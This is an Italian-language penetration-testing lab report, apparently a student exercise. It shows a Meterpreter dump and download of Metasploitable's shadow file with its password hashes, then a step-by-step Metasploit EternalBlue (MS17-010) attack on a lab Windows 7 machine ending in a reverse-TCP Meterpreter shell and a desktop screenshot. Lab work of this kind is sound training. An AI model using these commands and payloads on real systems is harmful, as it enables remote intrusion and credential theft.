
Figura 25

```
meterpreter > cat shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDpr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
```


5.17: download del contenuto del file Shadow contenente le password ash di Metasploitable

Eseguendo il comando **download shadow**, è possibile scaricare il contenuto del file; come indicato nella figura; Meterpreter provvederà a salvare direttamente il file nel seguente path `/home/kali/shadow` sul nostro kali linux, come mostrato in figura in alto a sinistra; provando da interfaccia grafica ad aprire il file, potremo effettivamente verificarne il contenuto; siamo stati in grado di rubare delle informazioni dalla macchina vittima, scaricarle e salvarle sul nostro kali linux

Figura 26



6. Extra report – exploit di Windows 7

Exploit di Windows 7 sfruttando la vulnerabilità del servizio SMB, porta 445 – EternalBlue

Circa questo extra report, sempre con l'utilizzo del tool Metasploit su Kali Linux, ho provato l'exploit EternalBlue per exploitare la macchina con sistema operativo Windows 7. I comandi e i settaggi sono gli stessi dell'esercizio in precedenza esposto.

Le azioni preliminari svolte prima dell'utilizzo di Metasploit, sulla macchina Windows, sono le seguenti:

1. Apertura della macchina Windows 7
2. Modifica dell'indirizzo IP della scheda di rete in modo statico (impostandola sulla stessa rete della macchina Kali Linux): 192.168.11.121
3. Creazione di una Policy firewall in entrata su windows, permettendo a Kali Linux di raggiungere la macchina: esito positivo
4. PING tra le macchine: esito positivo
5. Eseguito un nmap -sV -p da Kali Linux sulla macchina targhet per sapere lo stato della porta di nostro interesse, quindi la 445 su cui è attivo il servizio di condivisione in rete SMB: esito: la porta risulta aperta ma filtrata dal firewall di Windows;

CONSIDERAZIONI: al fine di poter exploitare la macchina targhet con successo tramite Metasploit, ho creato inoltre un regola in entrata, aprendo la porta 445; senza questo passaggio, Metasploit non era in grado di exploitare la macchina target

6. Apertura del tool Metasploit e ricerca dell'exploit eternal blue, come di seguito in figura, con il comando search

```
msf6 > search eternal blu
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Descri
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-0
10	EternalBlue SMB Remote Windows Kernel Pool Corruption				
1	_ target: Automatic Target
2	_ target: Windows 7
3	_ target: Windows Embedded Standard 7
4	_ target: Windows Server 2008 R2
5	_ target: Windows 8
6	_ target: Windows 8.1
7	_ target: Windows Server 2012
8	_ target: Windows 10 Pro
9	_ target: Windows 10 Enterprise Evaluation
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-0
10	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution				
11	_ target: Automatic
12	_ target: PowerShell

7. Utilizzo dell'exploit con il comando use seguito dal numero dell'exploit scelto

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

- Configurazione dell'indirizzo IP del RHOSTS (remote hosts), quindi Windows 7, con il comando set; mostrare tutte le opzioni con il comando show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.11.121
RHOSTS => 192.168.11.121
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.11.121	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7, target

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

- Avviare il processo con il comando exploit; in caso positivo si avvierà una connessione remota con una shell di meterpreter, che abbiamo già visto nell'esercizio precedente

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.121:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.11.121:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1
[*] 192.168.11.121:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.11.121:445 - The target is vulnerable.
[*] 192.168.11.121:445 - Connecting to target for exploitation.
[+] 192.168.11.121:445 - Connection established for exploitation.
[+] 192.168.11.121:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.11.121:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.11.121:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.11.121:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 76 01 Servic
[*] 192.168.11.121:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.11.121:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.11.121:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.11.121:445 - Sending all but last fragment of exploit packet
[*] 192.168.11.121:445 - Starting non-paged pool grooming
[+] 192.168.11.121:445 - Sending SMBv2 buffers
[+] 192.168.11.121:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer
.
[*] 192.168.11.121:445 - Sending final SMBv2 buffers.
[*] 192.168.11.121:445 - Sending last fragment of exploit packet!
[*] 192.168.11.121:445 - Receiving response from exploit packet
[+] 192.168.11.121:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.11.121:445 - Sending egg to corrupted connection.
[*] 192.168.11.121:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.11.121
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.121:49157) at 2024-12-20 14:56:50 -0500
[+] 192.168.11.121:445 - -----
[+] 192.168.11.121:445 - -----WIN-----
[+] 192.168.11.121:445 - -----

meterpreter > screenshot
```

10. Una volta avviata la shell remota Meterpreter, possiamo eseguire tutti i comandi che vogliamo, essendo una shell avanzata. Ho provato ad eseguire il comando screenshare, con il quale sono riuscito a catturare l'immagine del desktop della vittima al momento della cattura

7. Considerazioni finali

In questo progetto abbiamo potuto sperimentare e provare l'exploit della macchina Metasploitable che presenta una vulnerabilità sulla porta 1099 (nota bene: non fa parte delle porte conosciute 1024) nella quale è presente il servizio di Java RMI; questo tipo di porta è stato assegnato a Java su debita richiesta del proprietario del servizio.

Per un pentester è di fondamentale importanza l'utilizzo e la conoscenza approfondita del tool Metasploit, di tutti i suoi moduli di exploit, auxiliary ecc., che ci permette, tramite la sua ricca libreria sempre aggiornata dalla community, di exploitare sistemi operativi oppure semplicemente ottenere informazioni sulla macchina vittima senza sfondare il sistema.

Inoltre, nella fase di exploiting, invocare una shell remota avanzata di Meterpreter è molto utile al pentester per poter eseguire comandi professionali e utili alla lavorazione da eseguire all'interno della macchina vittima; operazioni che con una shell base non si potrebbero eseguire, rendendo il pen test molto più difficile e lungo.